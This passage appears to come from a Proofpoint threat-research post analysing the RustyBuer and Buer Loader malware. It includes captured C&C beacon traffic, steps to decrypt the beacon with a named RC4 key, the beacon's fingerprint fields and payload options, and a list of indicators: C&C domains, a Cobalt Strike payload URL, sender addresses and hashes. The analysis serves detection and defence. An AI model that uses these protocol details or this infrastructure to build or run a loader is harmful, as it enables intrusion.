User-Agent: ureq/2.0.2
Accept: */*
content-type: application/x-www-form-urlencoded
Content-Length: 1119

E0SScBuu=5976334648&9LAWFHK2=592b4b5167&Rk1Yp9dz=4c35594b73&6lHZsQ85=35382b7552&JK0XoCvU=7647565a54&eP43JeOz=
3849533832&0hAOTzj6=78592b6569&xwCOxnyR=6a3853572f&YUEgQZKX=4f685a6435&v1pmf7Vu=4b6b37304f&SilHcQf8=72796a384
7&YkWwgSun=3443354e42&mKOiXoES=3334312b75&YJ75l4eF=39586b3846&A4nYAmwR=4657766764&DhnbmdoF=486f787258&0M4Dbxk
T=36385a775a&0s6iTyg9=6472574f31&9eSxyVcn=3866507a55&frSbdcfC=654d4a5a76&ZBHd1C1Y=4466586357&edvKc4zj=4b6f305
761&PkSaXyPo=5361643252&87otEUqc=6f6f584950&CocVXZNx=7a626a5054&RcVYtebJ=716f6f4d43&eOA9IJeK=784553344c&C8MUG
7gH=56742f6138&7F3Qi1tI=3132627150&hwtLS6LI=38694a6e75&643IuO3i=765a62314a&BAupkcnB=494861346d&kEXG28b2=2f654
c4336&LHWyP25F=684f475142&rmVavG3i=4d53473879&4NJIlNps=5935363161&dA6Rldm8=5864762b69&6gKxaYof=4c42337668&UHO
LgxoV=76386b7777&WetSZAIb=2f31766879&MLmbDcOz=49736d7678&FUZTpwXn=487a676341&FFy688X0=7a59394e57&8iq6ghkg=445
36d2f6f&ApaNOqmb=5a3342666a&4eoflv2w=416e665643&GxEcXwVm=7367775136&Niccu47f=4d65627548&AHLXlnZy=764555586a&T
HTwhppA=794a426536&BiPR7fT9=4e736a5253&4PzcomDK=2b6259694c&ny0TXg4r=4c726a4f39&2FX2fP8S=48553d&IILm4Rdn=4a625
35948706a66&o7Gm4aXW=FAcX66hpHTTP/1.1 404 Not Found
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 13 Apr 2021 14:26:31 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 0
Connection: keep-alive
```

Figure 6: RustyBuer initial POST request



```
POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Apple-iPhone7C2/1202.466; U; CPU like Mac OS X; en) AppleWebKit/420+ (KHTML,
like Gecko) Version/3.0 Mobile/1A543 Safari/419.3
Content-Length: 1087
Host: rawcookies.ru

ywukasr=ZTFmMzAxN&weipegh=DY3Nzk0N&gaymte=WZlMDhjM&laorcye=WEwZDQ2N&benibei=2IwZjk3&adigucc=MDVmMzEz&wy
soywa=ZWI3YTc4&zeguhaw=ODhiOWNiYz&naawqofa=NkOGNjOG&openekat=QxYTU4&kayvin=OWEyY2&ofwoxa=Y1YjQwMjZ&laqy
evre=jMWY0Z&saaqovpa=mQzNDVhM&fyawet=DRhZWM0NWM&ugciihyn=3ZGY2MjQ&gaoscio=0Y2RiNGYxN&aqqipito=TU2MDY2&u
lvoexb=ODMxMj&linuame=A2ODU5M&niibhia=DU3Yjc&yxxenu=yNmU3MTE&omawnoe=5MDA4MGQ3N&qipyzo=mY0NzB&ubdotede=
jYTE1Y&zacyfyel=zBjODlmZ&aqnegi=ThjZjEzM&uxuneqyz=zM3YmY4&endago=ZTNhOD&ecpyywo=UzZmU1ODU0&yhubymu=YTE5
MGM0Z&zyibunw=jVjZTBl&kokauw=Y2ZmMDM2Y&odrupaer=zE3NGExN2J&lifisery=lY2EzNm&hiuqebe=JlOWI1&ifuxhyw=YzVk
OTc2&ignudus=NGFlNmY2&tealehe=NjI1ZjRkM&ybyvel=mQ0NjB&ewteycka=hYzZkYTU5&estyruuh=M2EwMzZlZW&ixcoihz=U1
NjgwZjk&veticaw=yOTIzNzRiZ&ketuxuev=jA3NTY&qosarox=4NjRjZWMz&yxocut=NjhiM2VmNT&uvugacs=U5NjM2YW&okigkym
=YxNWRiZ&syobed=jI4YjBhZTd&qoyfyka=iY2RjYjFhO&borygym=TAxOTdk&nynyro=Y2E1M2F&suumtie=hMGM2MzB&ybehru=hM
TI0YTJiO&baqeeb=TU4NzdmZ&vyqaxyri=TNkYmUyMD&ikeswebu=UyOGQyOGQy&soopenal=OGZhYWUxZT&fiyqanf=YzYjc3NT&na
byryam=c0NDYwZQ==&zaesupa=ZjFiMjUyMTEzYjky&ywrauwy=ovelinHTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 30 Jun 2020 09:22:40 GMT
Content-Type: text/plain; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
```

```
RkYtQzgtMTYtNTAtNkQtODMtMEYtQTQtRDAtNTgtMUEtMTktMzktNjEtQUMtMTEtQjItMDctRkYtMzEtMTctQ0MtQUUtREEtODctOUE
tOEYtQ0QtMTAtMUEtREUtMjYtRjktRUItNDktN0ItNDQtNTgtOUYtN0UtQjYtNUItQUYtNTItRDAtQzYtNzctMDEtODktRUEtRkUtME
MtMzEtNzAtREEtMDEtNEEtRUEtODYtNEUtQTQtMzQtRjQtMDMtQ0MtMUYtMUQtNkUtRTAtNUUtQzktNTctOTEtOEYtQzQtRkQtREMtN
DMtMzctN0EtQUQtRTMtRkUtMDUtRjktMEUtMDUtQTQtQzUtOTEtRkYtQzgtMEQtQzYtQTAtMzUtOTYtNzctQTYtMjgtRTktRjUtM0Mt
RTItQjQtQzEtODktMjktNEUtRTctRjMtMzEtMEYtNDUtNzktMTItNUYtOTItODgtNUYtNkEtMDctNjAtQkQtMDEtOEEtRkEtNzgtNzM
tNjktREEtMEItMDgtREEtMTMtQUMtNzYtQ0YtM0MtRjUtMTUtMzktNzAtQ0YtMDEtQUItNzQtRDEtRUEtMzYtODQtODUtNDYtRTAtN0
MtNDctQjgtMjktQ0UtNjMtMDItNjUtMkUtNjEtMTMtQUEtOUUtNkMtRkMtRTQtRUQtMTctM0ItQ0EtRDEtNDUtOUYtQ0EtNzktMTEtR
EEtNjYtNEQtNTYtNUEtRTYtMDItRkYtNDctMEItNzMtMEMtNjAtRjctQkQtRjMtODktRjctM0UtQTMtMzUtM0YtNTAtNTktRTMtOTQt
QkItMTAtMjYtM0MtNUQtRjYtMjktMTItQjEtMkUtODItQkYtMjYtMTItMEEtRkMtMDctQjYtQTAtMzgtOTItQUEtRTktNzAtOEQtNzE
tMzYtMjgtNkUtNUYtRjgtNDUtQ0YtNkEtMkEtNEYtRkItOTItMTctQzktNzMtRDItM0ItQTctMDEtRUYtNkUtMTktQzQtODAtQzUtRT
UtMUMtNjMtNjMtQTMtMjMtNUMtQzUtNTItMEYtQ0ItQTYtOTgtRjQtRjctODgtMzktMjUtMjMtNjItMEYtRTEtNDYtNkYtNEQtNTctO
EMtNjAtOTQtN0MtM0MtMjktQkUtQTYtNjktRjktQjEtNUUtOEMtQ0YtMjUtMjktREItNEYtNEEtMzEtMzUtODMtQzctMjctNEEtNjQt
OUQtRTctM0ItQzctM0YtOTUtMzgtMzEtOTEtMUQtOEItM0EtRTQtRTEtNzQtRTUtMEItMjMtMEQtQTEtMjQtOTQtMDItMTMtMzYtRDg
tQUEtOTItQUMtREEtQzEtRjktMEMtMzktMEYtMjUtREItOUItODAtMjAtOTUtOTEtQkMtNEYtRUMtQzQtOTgtRDgtMjQtREYtMTAtRk
QtRDctQUItNjEtREUtNjEtNDItQUYtOEItQjAtRDktNDEtOEMtOTItNkQtRjItRjYtN0UtQkQtRkEtODgtMEMtQzktRTAtOUQtOEItR
DMtOEMtMUItRUItNjktOTgtNkMtQTYtNUUtODAtMjUtMjUtQTMtM0YtMEUtOTYtQjUtOTQtQTYtMzEtNUUtMjAtNDQtOUQtMTctRTct
NzgtNEUtRTgtNjgtNkYtRkItOTctOUItMUQtNTctRjYtNUEtODEtRUMtM0YtNTYtNEYtMEUtQ0ItQzgtODQtRUYtNzgtNTQtRTYtMTQ
tMzItQjEtMjEtNEItODEtNjktNUItNkYtQTYtOEEtNzgtNEItQUEtNUQtODQtRDUtNTMtMkEtQ0EtRTgtRDEtODktRDUtQzEtODgtNE
EtODItQ0UtNTUtRkItRDMtRUUtMjAtMzYtOUMtQUYtM0ItNUMtRjYtM0EtNjctMzQtOTMtQkUtQzMtODgtRDQtQ0UtREQtMTQtNzctN
zgtNDctRDItN0QtRkItQ0EtNkEtQjMtQTYtOUQtQUEtNTktRDQtM0MtOTgtRjItMjEtNkItNkYtM0EtQUQtMzQtODItRkUtNTctNkEt
MEEtNTMtMUEtNUMtMEQtMTUtMUYtQkItQjktOTYtRjktNjItODktRUYtRjEtOTAtOTAtNTMtOTEtMDItNzYtODgtNzYtQjUtOUMtRkI
tRTYtMjYtMTYtQkQtRUItQzgtOTItMkQtRTMtQ0MtN0YtM0EtMjgtMDktNjUtNTEtMTItNDEtMjctMzktRDktQjYtMjktMTQtQjktOT
UtOUUtRTMtNjEtQkQtMzUtN0EtMUYtMkItQUUtQUMtNTQtNUMtMTgtQzEtQjItMjktMTAtNjUtNEItQUYtQkM=
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (4018 bytes)

Show and save data as ASCII

Figure 7: Buer Loader initial POST request

An example of the plaintext parameter from Figure 8 with the pseudorandom characters removed is:

Yv3FHY+KQgL5YKs58+uRvGVZT8IS82xY+eij8SW/OhZd5Kk70Oryj8G4C5NB341+u9Xk8FFWvgdHoxrX68ZwZdrWO18fPzUeMJZvDfXcWKo0Wa

These request parameters are encrypted. They can be decrypted by:

1. Base64 decoding
2. Hex decoding
3. RC4 decryption (the key used in the analyzed samples was “kpM5WOtfo”)

The decrypted plaintext parameter from Figure 6 is:

299bc0beffe830d0871f8f6d7cadb40117208ea59f59cadd08b220b903f4e31c|e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b78
7 Ultimate|x64|4|Admin|[Computer Name]|133/238|[AD Domain]|[User Name]|1

It contains pipe-delimited data consisting of:

- Bot ID (SHA-256 hex digest of various system parameters such as hardware profile GUID and name, computer name, volume serial number, and CPUID)
- An SHA-256 hash of its own executable image
- Windows version
- Architecture type
- Number of processors
- User privileges
- Computer name
- Space used / total (suspected)
- AD Domain
- User name

The response beacon can be decrypted similarly to the request parameter above, except that the hex-encoded bytes are separated by dash characters. As with Buer, the JSON object returned in the beacon response contains various options on how to download and execute a payload:

- type - there are two types:
- options - specifies options for the payload to download:
  - Hash - only applicable to “update” type to determine whether a new update is available
  - x64 - whether the payload is 64-bit
  - FileType - not used in analyzed samples
  - AssemblyType - not used in analyzed samples
  - AccessToken - used to download the payload
  - External - indicates whether the payload is downloaded from the C&C or an external URL
- method - method of execution
- parameters - parameters to pass on the command line
- pathToDrop - not used in analyzed samples
- autorun - indicates whether to setup Registry RunOnce persistence for the payload
- modules
- timeout - not used in analyzed samples

Conclusion

Despite existing since 2019, the new variant of Buer loader malware suggests threat actors continue to modify their payloads in a likely attempt to evade detection. When paired with the attempts by threat actors leveraging RustyBuer to further legitimize their lures, it is possible the attack chain may be more effective in obtaining access and persistence. RustyBuer and the original Buer loader have been observed as a first-stage loader for additional payloads including Cobalt Strike and multiple ransomware strains, as well as possibly providing victim access to other threat actors in the underground marketplace. Proofpoint anticipates this activity will continue. Based on the frequency of RustyBuer campaigns observed by Proofpoint, researchers anticipate we will continue to see the new variant in the future.

Indicators of Compromise (IOCs)

IOC	IOC Type	Description
Serevalutinoffice[.]com	Domain	C&C (RustyBuer)
orderverification-api[.]com	Domain	C&C (RustyBuer)
Gerstaonycostumers[.]com	Domain	C&C (RustyBuer)
authcert-ca[.]com	Domain	C&C (RustyBuer)
documentssign-api[.]com	Domain	C&C (RustyBuer)
docusigner-api[.]com	Domain	C&C (RustyBuer)
Miyfandecompany[.]com	URL	C&C (RustyBuer)
https://cembank-api[.]com	URL	C&C (RustyBuer)
http://213.252.244[.]114/ayhtvcgcfcfrgcdxdxdrcrhj	Payload	Cobalt Strike Payload

213.252.244[.]114	IP	Cobalt Strike C&C
https://techlog[.]xyz/page.icore	URL	Buer Payload
Russell@simpleweb-online.co[.]uk	Email	Sender
Hernandez@ubstreasury[.]biz	Email	Sender
Foster@simpleweb-online.co[.]uk	Email	Sender
Patterson@ubstreasury[.]biz	Email	Sender
Campbell@rockyourstay[.]net	Email	Sender
Henderson@fossilqwanderer[.]org	Email	Sender
Powell@onlinefundraisingtoday[.]org	Email	Sender
Evans@onlinefundraisingtoday[.]org	Email	Sender
Brooks@fossilqwanderer[.]org	Email	Sender
Edwards@sun988info[.]com	Email	Sender
A061180b16f89099da6d34c5a3976968c19a3977c84ce0711ddfef6f7c355cac	SHA256	2021-04-12 Sample
3abed86f46c8be754239f8c878f035efaae91c33b8eb8818c5bbed98c4d9a3ac	SHA256	2021-04-19 Sample

ET Signatures

2848365 - RustyBuer Checkin

Is your organization protected from Malware threats? Learn about Malware Prevention.

Subscribe to the Proofpoint Blog